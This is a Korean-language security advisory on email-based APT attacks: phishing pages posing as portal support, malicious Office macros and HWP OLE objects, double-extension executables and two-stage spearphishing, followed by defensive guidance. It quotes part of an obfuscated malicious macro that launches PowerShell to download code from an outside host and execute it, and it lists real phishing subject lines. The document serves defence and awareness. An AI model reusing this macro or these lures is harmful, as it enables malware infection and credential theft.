EQST insight

이메일을 이용한 지능형 APT 공격 사례 및 대응 방안

개요

코로나19로 인한 원격·재택근무 증가와 클라우드 환경으로의 전환 등 업무 전산화가 가속화되고 그에 따른 사이버 공격도 증가하고 있습니다. 그중 이메일을 이용한 사회공학적 기법이 대부분 사이버 공격의 시발점이 되고 있고, 언론에서도 해킹사고의 근원이 이메일 공격에서 시작됐다고 지속적으로 보도하고 있습니다.

해커가 이메일을 사이버 공격으로 이용하는 이유는 여러 가지가 있습니다.


첫째, 기업에서 방화벽과 같은 보안 제품을 도입하는 등 보안 인식이 높아진 지금 보안담당자들은 웹, 메일, DNS 등 최소한의 서비스만 외부에 공개하고 있습니다. 또한, 코로나19로 비대면 업무가 활성화되면서 인터넷 서비스인 메일과 웹에 대한 의존도가 더욱 높아지고 있는 상황입니다. 결국 모든 서비스는 차단하더라도 웹, 메일, DNS 등은 공개할 수밖에 없고 이러한 공개 서비스를 대상으로 웹해킹, 메일을 통한 악성코드 감염·메일 계정 탈취 시도 및 서비스 전체를 마비시키는 DDoS에 대한 해커의 공격이 집중될 수밖에 없는 구조입니다.

둘째, 기업들의 내·외부 망 분리로 내부 정보를 유출이 어려워진 환경에서 해커는 메일 계정 탈 취를 통해 메일 내 업무 정보를 유출하고, 피해 계정을 이용한 2차 공격 시도 등의 수단으로 악용하고 있습니다.

셋째, 해커는 노력 대비 가장 손쉬운 정보 유출 경로로 공개 서비스인 이메일을 이용하고 있습니다. 지인 또는 신뢰 기관·사람을 사칭하거나 업무 관련 메일로 위장하고, 사회적 이슈를 용하는 등 사람의 심리를 이용해 동시에 지능적·지속적 공격(APT[1])을 하고 있습니다.

이처럼 앞으로도 이메일을 통한 사이버 공격은 지속될 것으로 보여 공격 유형과 사례를 통하여 대응 방안을 살펴보겠습니다.

[1] APT(Advanced Persistent Threats, 지능형 지속 위협)




이메일을 이용한 공격 사례

이메일 공격 유형은 크게 사용자 계정 정보를 탈취하기 위한 피싱메일, 엔드포인트 감염을 목적으로 하는 악성파일 첨부, 특정 타겟을 감염시키기 위한 스피어피싱으로 구분할 수 있습니다.

첫 번째로 피싱메일 공격은 포털 운영진 사칭과 파일 다운로드를 위장한 로그인 링크를 통한 공격 유형이 있습니다.


포털 운영진·고객센터를 사칭한 피싱메일

메일 계정의 비밀번호를 탈취하기 위한 피싱메일의 대표적인 방법은 포털 고객센터, 보안센터 등 포털 운영진을 사칭하여 로그인 시도 알림, 비밀번호 유출, 아이디 충돌 등으로 비밀번호 변경을 유도하거나 본인 확인을 위한 로그인 유도가 있습니다. 최근에는 각 기관 및 기업들의 계정 정보를 탈취하기 위해 정교하게 로그인 페이지를 위장하여 계정 탈취를 시도하고 있습니다. 메일 본문 내의 링크를 클릭하고 계정 정보를 입력할 경우 해커에게 정보가 전송되어 정보 유출, 사칭 등의 추가 피해가 발생할 수 있습니다.




< 최근 피싱메일 유포 사례 >

피싱 로그인 페이지의 피해를 예방하기 위해서는 메일 본문의 링크를 클릭하여 계정 정보 입력 전에 반드시 로그인 페이지의 도메인 주소(URL)를 확인해야 합니다. 피싱 로그인 페이지는 포털 도메인 주소가 아닌 해커의 도메인 주소를 사용하고 있어 정상 로그인 페이지와의 구별이 가능합니다.



< 정상 NAVER 도메인 >



< 피싱 NAVER 도메인 >

다음은 최근 피싱메일에 사용된 제목입니다.


infosec

• 차단한 지역에서 로그인이 시도되었습니다.
• 회원님의 비밀번호가 유출되었습니다.
• 회원님의 계정을 시급히 보호하세요.
• 해외 지역에서 접속 시도가 차단되었습니다.
• 로그인 시도 안내
• 새로운 기기에서 로그인이 시도되었습니다.
• [긴급] 회원님의 계정이 정지상태로 전환되었습니다.
• [긴급] 회원님의 아이디에 대한 중복요청이 접수되었습니다.
• [긴급] 고객님의 비밀번호찾기 요청이 20회 이상 감지되었습니다.
• 계정 아이디가 충돌하였습니다.
• 회원님의 연락처 휴대전화 번호가 변경되었습니다.
• 계정 복구 코드가 추가되었습니다.
• 고객님의 계정에서 비정상적인 활동이 감지되었습니다.
• 회원님의 계정이 이용제한 되었습니다.
• 고객님의 네이버 인증서가 발급되었습니다.
• [네이버] 새 인증서를 기기에 저장했습니다.
• [중요 알림] 메일함 백업 요청이 접수되었습니다.
• [네이버 전자문서] 회원님께 중요한 전자문서가 도착했습니다.


< 포털 운영진·고객센터 사칭 사례 >

파일 다운로드를 위장한 피싱 로그인 페이지 유도

해커는 피싱 로그인 페이지로 수신자를 유도해 계정 정보를 입력하도록 하는 방법 중 하나로 첨부파일을 위장한 링크를 포함해 메일을 전송하기도 합니다. 피싱 메일의 첨부파일은 실제 첨부파일이 아니라 HTML 이미지 태그로 이루어져 있으며, 수신자가 파일 다운로드를 위해 클릭하면 자연스럽게 피싱 로그인 페이지로 연계되면서 수신자 계정 정보를 입력하도록 유도합니다. 이 경우 피해자가 계정 정보를 입력하면 정상 파일이 다운로드 되는 것처럼 보이지만 실제 계정 정보는 해커에게 전송되기 때문에 수신자는 계정 정보 유출 사실을 인지하기 어렵습니다.



< 다운로드 파일로 위장한 피싱메일 예시 >




< 피싱 URL 링크 >

두 번째로 엔드포인트 악성코드 감염을 목적으로 하는 악성파일 첨부 이메일 공격은 MS오피스나 한글문서의 정상 기능을 악용하거나 악성 실행파일을 첨부하는 방법 등이 있습니다.


문서의 정상 기능을 악용한 악성파일 첨부

해커는 타깃을 감염시키기 위해 공격 벡터 중 MS오피스나 한글과컴퓨터 문서의 정상적인 기능을 악용하여 엔드포인트 기기에 악성코드를 감염시키기도 합니다. 이는 이메일을 주로 업무적으로 활용하는 사용자들을 감염시키기 좋은 공격이며, 대표적인 사례로 MS오피스의 매크로 실행 기능과 한글의 개체연결삽입(OLE) 기능이 있습니다.

MS오피스의 매크로는 반복된 작업을 자동화하기 위해 사용할 수 있는 여러 개의 명령을 그룹화한 것으로 워드, 엑셀, PPT 등의 부가 기능으로 사용되고 있습니다. 또한 국내에서 사용하는 한글과컴퓨터 문서는 독립적인 자료를 하나로 연결시키는 개체를 지원하는데 OLE 개체 삽입으로 실행파일을 링크 방식으로 삽입할 수 있습니다. 해커는 이러한 문서의 정상적인 기능을 악용하여 악성 매크로 또는 실행파일을 사용자가 직접 실행하도록 유도하여 악성코드 감염을 시도하고 있습니다.



< MS오피스 악성 매크로 활성화 유도 화면 >




< 한글 OLE 개체 기능 활성화 유도 화면 >

이러한 기능은 문서 프로그램에서 사용할 수 있는 정상적인 기능으로 최신 버전 업데이트 및 보안 패치 적용과 상관없이 동작하기 때문에, 해커는 악성 문서파일을 주변 지인 사칭 또는 업무 관련 메일 등으로 위장하여 공격 성공률을 높이고 있습니다. 만약 메일 수신자가 의심하지 않고 첨부파일을 실행한 후 팝업창을 클릭할 경우, 육안 상 정상적인 문서가 보이기는 하나 악성 매크로가 실행되어 수신자의 PC는 악성코드에 감염되거나 정보가 유출됩니다. 악성 매크로는 주로 내부 변수들을 난독화하여 백신 프로그램을 우회하기 때문에 탐지가 어렵습니다.

```
dfgdfjiejfjdshaj = "ptlsiatlsiaowtlsiatlsiatlsiaerstlsiahe|tlsiatlsial.etlsiaxtlsiae"
dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, fjdjkasf, "") 'powershell.exe
hdfksallasjkdlaf = "tlsia[tlsiatlsiasttlsiaritlsiangtlsia]$tlsiap=tlsia{(tlsiatlsiaNotlsiaantlsiaewtlsia
hdfksallasjkdlaf = Replace(hdfksallasjkdlaf, fjdjkasf, "") '[string]$p={(Noanew-Objoanect
ndkflajdkfjskdjfl = "tlsiaNetlsiaoatlsianttlsiatlsia.Wtlsiaebtlsiatlsiaoatlsian(tlsialitlsiatlsiaoatlsia
ndkflajdkfjskdjfl = Replace(ndkflajdkfjskdjfl, fjdjkasf, "") 'Neoant.WeboanClioaneoannt).Dong
salfnxkfdlsjafkj = "('htlsiattlsiattlsiaptlsia:tlsia/tlsia/tlsiadtlsiaktlsialtlsiastlsiaetlsia.tlsiamtls
salfnxkfdlsjafkj = Replace(salfnxkfdlsjafkj, fjdjkasf, "") '('http://      .myartsonline.com/      .txt')
sjdfkjaslalsfial = "tlsia);$tlsiaa=tlsiatlsia$ptlsia.Rtlsiaeptlsialatlsiactlsiatlsiae('tlsiaoatlsian','t
sjdfkjaslalsfial = Replace(sjdfkjaslalsfial, fjdjkasf, "") ');$a=$p.Replace('oan','');$b=$a.insert(29,'
aksfkjaskjfksnkf = "tlsiatlsiawntlsialotlsiaatlsiadstlsiatlsiatrtlsiaitlsia')tlsia;tlsia$tlsiactlsia=tls
aksfkjaskjfksnkf = Replace(aksfkjaskjfksnkf, fjdjkasf, "") 'wnloadstri');$c=i
sdfewjdhsajkfhjdf = "tlsiaextlsiatlsia $tlsiab;tlsiaietlsiax tlsia$ctlsiatlsia"
sdfewjdhsajkfhjdf = Replace(sdfewjdhsajkfhjdf, fjdjkasf, "") 'ex $b;iex $c
```

< 문서 내 악성 매크로 일부 >

한글 문서 악성코드는 과거에 자바스크립트나 포스트스크립트에 악성코드를 삽입하여 유포하는 사례가 많았지만 최근에는 OLE 개체 실행 취약점을 많이 악용하는 추세다. 문서 실행 시 알림창으로 '확인' 또는 '허용'을 클릭할 경우 링크 파일이 실행되어 악성코드에 감염됩니다.



< 문서 내 OLE 개체 삽입 일부 >


해커는 간혹 이메일에 악성 실행파일을 문서 아이콘으로 위장하여 수신자 클릭을 유도하기도 하는 데, 첨부된 파일을 문서로 인식하고 열람 및 실행 시 사용자 화면에는 정상 문서가 실행되는 것처럼 보이지만 은밀하게 정보 수집을 하면서 추가적인 공격을 시도하게 됩니다.

구분	확장자 예시
실행파일	.exe .msi .bat .scr .pif .vbs .wsf 등
문서 아이콘 위장 이중 확장자	.pdf(공백).exe .pdf(공백).scr .docx(공백).exe .xlsx(공백).exe 등

< 악성파일 확장자 정보 >


2단계 스피어피싱 유형

스피어피싱(Spearphishing)은 작살(Spear)과 피싱(Phishing)의 합성어로 특정 목표(조직 또는 개인)를 대상으로 공격하는 것을 말합니다. 최근 보안 의식이 향상되고 메일 보안에 대한 인식이 높아지면서 해커는 공격 성공률을 높이기 위해 지인 사칭, 업무 메일 위장에서 좀 더 나아가 SNS를 통 해 친분을 쌓거나 인터뷰, 연구기관 세미나 등으로 위장합니다. 처음에 정상 메일로 신뢰 관계를 형성한 후 설문조사, 연구 내용 참고 자료와 같은 명목으로 악성파일을 보내는 2단계 스피어피싱 공격으로 점차 고도화·지능화되는 추세입니다.



< 2단계 스피어피싱 공격 흐름도 >

스피어피싱 공격을 시도하는 과정에서 해커는 첨부 문서파일에 의도적으로 암호를 설정하고 메일 본문에 포함·발송하여 수신자가 암호를 직접 입력하고 문서를 열람하도록 유도합니다. 이는 해커가 보안장비 및 안티바이러스 탐지를 우회하기 위한 목적도 있지만 수신자가 첨부파일에 대한 경계심을 갖지 않도록 하는 의도가 크다고 볼 수 있습니다.



< 암호 설정된 문서 예시 >

대응 방안

해커의 메일을 이용한 공격은 지인을 사칭하여 수신자의 의심을 없애거나 사회적 이슈, 업무를 주제로 발송하여 수신자의 호기심을 자극하는 등 사람의 심리를 이용하고 있습니다. 이러한 사람의 심리를 이용한 사회공학적 기법은 정보시스템을 해킹하는 것이 아니라 사람을 해킹하는 것이라고 합니다. 공격의 구체적인 방법으로는 수신자가 피싱 로그인 페이지에 수신자의 정보를 입력하게 하거나 악성 첨부파일을 실행하여 악성코드를 설치하도록 유도하고 있습니다.

기업들은 먼저 지속적인 보안 교육을 통하여 직원들이 경각심을 가지도록 해야 합니다. 또한, 모의 훈련을 통해 메일로 인한 사이버 위협에 대한 대응력을 높일 수 있습니다. 메일 수신자는 의심스러운 메일은 발신자에게 전화, 문자 등으로 확인하도록 해야 하고 메일 본문 내 링크를 클릭하여 계정 및 비밀번호 입력에 주의해야 합니다. 또한 첨부 파일의 확장명을 확인하여 문서를 위장한 실행파일 여부를 반드시 확인해야 합니다.

infosec

• 출처가 불분명한 의심스러운 메일 내 링크 클릭 및 첨부파일 열람 주의
• 메일 본문 내 링크를 클릭하여 계정정보 입력 주의
• 메일 첨부파일 실행 시 파일 확장명 확인
• 메일 첨부문서 열람 시 매크로, 개체연결삽입(OLE) 허용 주의
• 백신 프로그램 최신 업데이트 및 실시간 감시 기능 활성화
• 메일 로그인 시 2단계 인증 적용
• 트위터, 인스타그램 등 SNS에 개인정보 노출 주의

< 메일 이용 시 지켜야 할 보안 수칙 >

최근에는 금융기관 명세서를 위장하거나 보안 회사를 사칭하기도 하며 첨부파일은 파일 압축이나 문서 비밀번호 설정으로 보안 장비를 우회하여 수신자에게 악성메일이 전달되기 때문에 메일 사용자는 보안 수칙을 준수하여 해킹 메일에 속지 않도록 주의를 기울여야 합니다.